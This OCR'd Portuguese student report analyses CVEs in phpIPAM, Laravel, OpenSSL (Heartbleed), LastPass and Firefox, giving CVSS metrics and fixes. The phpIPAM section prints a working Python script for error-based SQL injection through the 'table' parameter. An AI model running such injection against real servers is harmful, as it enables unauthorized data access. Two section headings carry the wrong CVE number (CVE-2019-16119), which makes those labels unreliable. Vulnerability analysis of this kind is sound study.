
Estas duas vulnerabilidades permitem estabelecer uma ideia de que muitas das vezes os erros podem ser idênticos e a sua resolução pode passar por algo tão simples como evitar injeções alheias em termos de SQL. Vimos também o quão perigosas estas injeções podem ser, atendendo a que comprometem por completo toda a informação, podendo esta ser facilmente manipulada e no pior dos casos, eliminada.

- **PHP**

1. CVE-2019-16119

- Análise da Descrição

Esta vulnerabilidade é dada como **CRITICAL,** considerando que, o phpIPAM, um *open-source IP adress management*, permite a injeção SQL através do parâmetro "app/admin/custom-fields/filter-result.php" da tabela, quando a ação "**add**" é utilizada.



CVE-2019-16692 Detail


MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

phpIPAM 1.4 allows SQL injection via the app/admin/custom-fields/filter-result.php table parameter when action=add is used.

Esta informação foi conseguida no *website* exploit-db.com, mas, com uma pesquisa mais aprofundada, ficamos a saber que existiam também outros arquivos vulneráveis, ainda que se esteja neste caso a falar de todas as versões phpIPAM.



Describe the bug
Five sql injections on All phpipam Versions.The vulnerable files are /app/admin/custom-fields/edit.php,/app/admin/custom-fields/edit-result.php,/app/admin/custom-fields/filter.php,/app/admin/custom-fields/filter-result.php,/app/admin/custom-fields/order.php

phpIPAM version
All phpipam Versions.

- Análise do Impacto

Assim como acontece com as duas vulnerabilidades estudadas para o WordPress, este erro é um espelho das mesmas, não só em termos de *base score*, mas no que toca ao compromisso da informação. Há exposição da informação, possibilidade de manipulá-la e também eliminá-la.

CVSS v3.1 Severity and Metrics:

Base Score: 9.8 CRITICAL

Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (V3.1 legend)

Impact Score: 5.9

Exploitability Score: 3.9

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS v2.0 Severity and Metrics:

Base Score: 7.5 HIGH

Vector: (AV:N/AC:L/Au:N/C:P/I:P/A:P) (V2 legend)

Impact Subscore: 6.4

Exploitability Subscore: 10.0

Access Vector (AV): Network
Access Complexity (AC): Low
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): Partial
Availability (A): Partial
Additional Information:
Allows unauthorized disclosure of information
Allows unauthorized modification
Allows disruption of service

- Exploits e Solução

Pela análise do *exploit* abaixo representado, presenciamos a ação "**add**" através do *payload*.

```
from requests import Session

host = "localhost"
login_url = f"http://{host}/app/login/login_check.php"
exploit_url = f"http://{host}/app/admin/custom-fields/filter-result.php"

credentials = {
    "ipamusername": "Admin",
    "ipampassword": "Password",
}

payload = {
    "action": "add",
    "table": "",
}
```

```
cmds = {
    "unpriv": [
        "select user()",
        "select system_user()",
        "select @@version",
        "select @@datadir",
        "select @@hostname",
    ]
}

if __name__ == "__main__":
    client = Session()
    resp = client.post(login_url, data=credentials)
    if resp.status_code == 200:
        for cmd in cmds["unpriv"]:
            print(f"[+] Executing {cmd}")
            payload["table"] = f"users`where 1=(updatexml(1,concat(0x3a,({cmd})),1))#`"
            resp = client.post(exploit_url, data=payload)
            info = resp.text.lstrip("<div class='alert alert-danger'>SQLSTATE[HY000]: General error: 1105 XPATH syntax error:
':").rstrip("'</div><div class='alert alert-success'>Filter saved</div>")
            print(f"[*] Received: {info}")
```

No que toca à solução, não conseguimos arranjar algo concreto e que explicite em si como resolver o *exploit*.

2. CVE-2019-16119

- Análise da Descrição

Esta vulnerabilidade é dada como **CRITICAL.** O que acontece é que, no Lavarel Framework (versão 5.5.40 e 5.6.x a 5.6.29), pode ocorrer a execução remota de código, como resultado de uma chamada não serializada em um valor X-XSRF-TOKEN potencialmente não confiável.

CVE-2018-15133 Detail


Current Description

In Laravel Framework through 5.5.40 and 5.6.x through 5.6.29, remote code execution might occur as a result of an unserialize call on a potentially untrusted X-XSRF-TOKEN value. This involves the decrypt method in Illuminate/Encryption/Encrypter.php and PendingBroadcast in gadgetchains/Laravel/RCE/3/chain.php in phpggc. The attacker must know the application key, which normally would never occur, but could happen if the attacker previously had privileged access or successfully accomplished a previous attack.

- Análise do Impacto

O XSRF "é um tipo de *exploit* malicioso de um *website*, no qual comandos não autorizados são transmitidos a partir de um utilizador em quem a aplicação Web confia". Para que isto tenha o devido sucesso, o atacante deve conhecer a chave de criptografia da aplicação (*application key* – APP_KEY) ou ter acedido já a esta mesma chave num ataque anterior.

Normalmente, não é possível que os utilizadores do Laravel tenham acesso a esse valor. No entanto, e através de informações oficiais, sabe-se que ex-funcionários que tiveram acesso à APP_KEY podem usar essa mesma para atacar.



CVSS v3.0 Severity and Metrics:
Base Score: 8.1 HIGH
Vector: AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H (V3.0 legend)
Impact Score: 5.9
Exploitability Score: 2.2

Attack Vector (AV): Network
Attack Complexity (AC): High
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS v2.0 Severity and Metrics:
Base Score: 6.8 MEDIUM
Vector: (AV:N/AC:M/Au:N/C:P/I:P/A:P) (V2 legend)
Impact Subscore: 6.4
Exploitability Subscore: 8.6

Access Vector (AV): Network
Access Complexity (AC): Medium
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): Partial
Availability (A): Partial
Additional Information:
Allows unauthorized disclosure of information
Allows unauthorized modification
Allows disruption of service

- AV - A vulnerabilidade é explorada através da rede.
- AC – Condições de ataque são altas, dado que o ataque depende de condições fora do controle do atacante.
- PR – Não requer qualquer tipo de acesso a configurações para atacar.
- UI – A vulnerabilidade pode ser explorada sem a interação de qualquer utilizador.
- CIA – Há uma perda total da confidencialidade, integridade e disponibilidade do sistema.

- AV - A vulnerabilidade é explorada através da rede.
- AC – Condições de acesso especializadas são um pouco especializadas, dado que é necessário saber a *application key*.
- AU – Não é necessário autenticar no destino.
- CIA– Existe uma divulgação de informação ainda considerável. É possível o acesso a alguns arquivos do sistema, estando também elegível a interrupção dos recursos.

- Exploits e Solução

Pelo *website* oficial da Laravel, é nos dada a informação que a versão que promete colmatar esta vulnerabilidade, desativa toda a serialização/desserialização dos valores dos *cookies*.

> Laravel 5.6.30 disables all serialization / unserialization of cookie values. Since all Laravel cookies are encrypted and signed, cookie values are typically considered safe from client tampering. **However, if your application's encryption key is in the hands of a malicious party, that party could craft cookie values using the encryption key and exploit vulnerabilities inherent to PHP object serialization / unserialization, such as calling arbitrary class methods within your application.**
>
> Disabling serialization on all cookie values will invalidate all of your application's sessions and users will need to log into the application again (unless they have a `remember_token` set, in which case the user will be logged into a new session automatically). In addition, any other encrypted cookies your application is setting will have invalid values. For this reason, you may wish to add additional logic to your application to validate that your custom cookie values match an expected list of values; otherwise, you should discard them.

> Since this vulnerability is not able to be exploited without access to your application's encryption key, we have chosen to provide a way to re-enable encrypted cookie serialization while you make your application compatible with these changes. To enable / disable cookie serialization, you may change the static `serialize` property of the `App\Http\Middleware\EncryptCookies` middleware:

```
/**
 * Indicates if cookies should be serialized.
 *
 * @var bool
 */
protected static $serialize = true;
```

Acontece que, quando a serialização de cookie criptografada está ativa, o utilizador ficaf vulnerável a ataques caso a sua chave de criptografia for acedida por um atacante. Por isso, caso o utilizador não tenha certezas quanto à sua chave, deve gerar um novo valor para a mesma, antes de ativar a serialização dos cookies.

2.2.3. Alínea 5.3

- Análise da Descrição

O *bug* do OpenSSL foi introduzido em *software* em 2012 e publicamente exposto em abril de 2014. Foi um dos bugs mais graves conhecidos na altura, dado que se tratava de uma vulnerabilidade simples, mas que permitia que o atacante tivesse acesso a informações completamente privadas e sensíveis, tais como chaves privadas, nomes, senhas e conteúdo protegido de um *website*.

Esta vulnerabilidade afetou as versões OpenSSL 1.0.1 até 1.0.1f, estando presente em todas as versões padrão do OpenSSL desde março de 2012.

CVE-2014-0160 Detail

Current Description


The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

- Análise do Impacto

Para tentar entender todo o impacto que esta vulnerabilidade causou, é importante ter em mente que este bug existiu durante provavelmente mais de dois anos e, apesar de poder não ter tido tanta importância para um utilizador comum, representou um grande choque para a comunidade gestores de sistemas, tendo em conta que afetou muitos *websites* da Internet como o Facebook, Google, Yahoo...

Estima-se assim que tenha atingido cerca de 17.5% dos *websites* da Internet, cerca de 500 milhões, podendo tornar-se em um número bastante mais considerável.

Através das métricas avaliadas por ambas as versões do CVSS, consegue-se logo perceber que estamos a falar de uma vulnerabilidade relativamente simples de ser explorada/aplicada.



CVSS v3.1 Severity and Metrics:
Base Score: 7.5 HIGH
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N (V3.1 legend)
Impact Score: 3.6
Exploitability Score: 3.9

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): None
Availability (A): None

CVSS v2.0 Severity and Metrics:
Base Score: 5.0 MEDIUM
Vector: (AV:N/AC:L/Au:N/C:P/I:N/A:N) (V2 legend)
Impact Subscore: 2.9
Exploitability Subscore: 10.0

Access Vector (AV): Network
Access Complexity (AC): Low
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): None
Availability (A): None
Additional Information:
Allows unauthorized disclosure of information

- AV - A vulnerabilidade é explorada através da rede.
- AC – Condições de ataque são baixas. Sucesso garantido no ataque.
- PR – Não requer qualquer tipo de acesso a configurações para atacar.
- UI – A vulnerabilidade pode ser explorada sem a interação de qualquer utilizador.
- CIA – Esta vulnerabilidade apresenta uma perda total da confidencialidade, dado que resulta na divulgação de todos os recursos do sistema afetado para o atacante.

- AV - A vulnerabilidade é explorada através da rede.
- AC – Condições de acesso especializadas são inexistentes.
- AU – Não é necessário autenticar no destino.
- CIA– Existe uma divulgação de informação ainda considerável. É possível o acesso a alguns arquivos do sistema, não tendo o atacante qualquer controle sobre aquilo que é obtido.


- Exploits e Solução

Dada a popularidade desta vulnerabilidade, muitas foram as formas de explorar e solucionar esta recolha massiva de informações. Para se puder entender melhor como todo o processo de solucionamento funciona, é importante esclarecer como funciona o HeartBleed.


Como o nome indica – HeartBleed – esta vulnerabilidade permitia que os atacantes acedessem à memória dos servidores em si, retirando 64kb de informações por cada "batida de coração". Esta troca de informações que ocorria através da rede, era efetuada entre Cliente e Servidor, processo este que poderia ser repetido de forma infinita de modo a se formar grandes quantidades de informação altamente relevantes.

1. Explorar o *HeartBleed*

Através de uma pequena pesquisa, encontramos um *website* que retrata a exploração desta vulnerabilidade de forma simplificada. São referidos dois ficheiros essenciais para se executar esta exploração – *exploit* (para efetuar o pedido ao servidor em si) e o servidor vulnerável.




O *exploit* enviará um pedido ao servidor, verificando se este está ou não vulnerável e o servidor criará uma simulação de um servidor HTTP com uma ligação segura SSL(HTTPS). Com isto feito, o servidor ficará à espera de um pedido que será processado pelo *exploit*.



A imagem acima anexa reflete já a troca de informações entre o Cliente e Servidor, Através da mesma conseguimos analisar a quantidade de dados sensíveis (*users* e *passwords*) transmitidos por parte do servidor. Esta transmissão é uma resposta ao envio de dados inicial por parte do *exploit* e transparece a atividade recente dos utilizadores autenticados naquele servidor.

Alternativamente a esta forma de explorar, foi também apresentada uma outra por um português, de seu nome Luís Grangeia, que demonstra que o Android e os routers *Wireless* estão também vulneráveis a este *bug*, "criando" assim um novo vetor de ataque a ser explorado. Este novo vetor de ataque pode ser explorado da mesma forma que era feito para os servidores Web e outros, mudando apenas o facto de ser feito através das redes sem fios ou cabladas.

Ao fazer-se uma pequena pesquisa de entradas na *database* do *website* exploit-db, encontram-se de imediato 4 entradas, que exploram esta vulnerabilidade.



Show 15

Date	D	A	V	Title	Type	Platform	Author
2014-04-24			✓	OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (2) (DTLS Support)	remote	Multiple	Ayman Sagy
2014-04-10			✓	OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (1)	remote	Multiple	prdelka
2014-04-09			✓	OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple SSL/TLS Versions)	remote	Multiple	Fitzl Csaba
2014-04-08			✓	OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure	remote	Multiple	Jared Stafford

Pela análise geral das 4 alternativas, deu para ficar com a ideia de que todas elas possuem um pensamento idêntico – existência de *sockets* para se poder estabelecer uma ligação entre Cliente e Servidor.

2. Solucionar o HeartBleed


A solução para o HeartBleed passa por atualizar as versões do OpenSSL. Tal como foi indicado na descrição inicial desta vulnerabilidade, as versões 1.0.1 até 1.0.1f (inclusive) apresentam esta vulnerabilidade. A versão 1.0.1g foi a que terminou com este erro.

Após se atualizar a versão do OpenSSL, é importante reiniciar os serviços que usam a versão afetada do OpenSSL, caso contrário o sistema continua vulnerável. Depois, gerar novamente todas as chaves SSL do servidor, podendo ser também necessário alterar as *passwords* de acesso por parte dos utilizadores.

2.2.4. Alínea 5.4

- Análise da Descrição

A 6 de setembro de 2019, foi publicada uma falha grave de segurança por parte do serviço de gestão de *passwords* LastPass, que expunha as *passwords* dos seus utilizadores em *websites* anteriormente visitados.



CVE-2019-16371 Detail

Current Description

LogMeIn LastPass before 4.33.0 allows attackers to construct a crafted web site that captures the credentials for a victim's account on a previously visited web site, because do_popupregister can be bypassed via clickjacking.

- Análise do Impacto

Fazendo uma análise menos pormenorizada que as anteriores, o essencial é reter a seriedade da vulnerabilidade. Por se estar a obter informações que põem em risco a segurança das credenciais dos utilizadores, subsiste uma quebra total no que toca à confidencialidade. A integridade é também comprometida, na medida em que é possível a transformação de dados ainda que o atacante não tenha controle sobre as consequências desta modificação.

Embora na altura o bug tenha sido descrito como algo altamente grave, a LastPass tentou minimizar esta ideia ao afirmar que o erro "revelou um conjunto limitado de circunstâncias em extensões específicas do navegador que poderiam permitir ao invasor criar um cenário de *clickjacking*".

CVSS v3.1 Severity and Metrics:
Base Score: 8.2 HIGH
Vector: AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:L/A:N (V3.1 legend)
Impact Score: 4.7
Exploitability Score: 2.8

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): Required
Scope (S): Changed
Confidentiality (C): High
Integrity (I): Low
Availability (A): None

CVSS v2.0 Severity and Metrics:
Base Score: 5.8 MEDIUM
Vector: (AV:N/AC:M/Au:N/C:P/I:P/A:N) (V2 legend)
Impact Subscore: 4.9
Exploitability Subscore: 8.6

Access Vector (AV): Network
Access Complexity (AC): Medium
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): Partial
Availability (A): None
Additional Information:
Victim must voluntarily interact with attack mechanism
Allows unauthorized disclosure of information
Allows unauthorized modification

- Exploits e Solução

Pela análise das métricas acima representadas, constatamos que o ataque em si não é tão complexo. É unicamente necessário a execução de um código JavaScript malicioso que precisa de ser materializado em qualquer *website* por meio de um URL do Google Translate. Esse URL pode ser acedido por um utilizador induzido, obtendo-se dessa forma as credenciais do tal *website* anteriormente acedido pelo mesmo.

2.2.5. Alínea 5.5

A Mozilla Foundation contém um relatório perfeitamente detalhado acerca da lista de vulnerabilidades apresentadas no Firefox ERS e que acabaram por ser corrigidas na versão 68.1. Através dessa lista podemos verificar uma quantidade significativa de correções feitas para esta versão e distinguir aquelas que tiveram um maior impacto na vulnerabilidade do sistema em si.

1. CVE-2019-11751

- Análise da Descrição

Esta vulnerabilidade é dada como **CRITICAL.** O que acontece é que os parâmetros da linha de comandos relacionados com o *log* não são adequadamente limpos quando o Firefox é iniciado por outro programa. Através disso pode-se gravar um arquivo *log* em um local totalmente arbitrário, comprometendo a confidencialidade, integridade e disponibilidade do sistema.

CVE-2019-11751: Malicious code execution through command line parameters

Reporter Ping Fan (Zetta) Ke of VXRL working with iDefense Labs


Impact critical

Description

Logging-related command line parameters are not properly sanitized when Firefox is launched by another program, such as when a user clicks on malicious links in a chat application. This can be used to write a log file to an arbitrary location such as the Windows 'Startup' folder.
Note: this issue only affects Firefox on Windows operating systems.

- Análise do Impacto

O impacto relativo a esta vulnerabilidade é bastante significativo, dado que é possível acontecer a divulgação não autorizada de informações e a sua modificação e ainda a interrupção total do serviço.



CVSS v3.1 Severity and Metrics:
Base Score: 8.8 HIGH
Vector: AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H (V3.1 legend)
Impact Score: 5.9
Exploitability Score: 2.8

Attack Vector (AV): Network
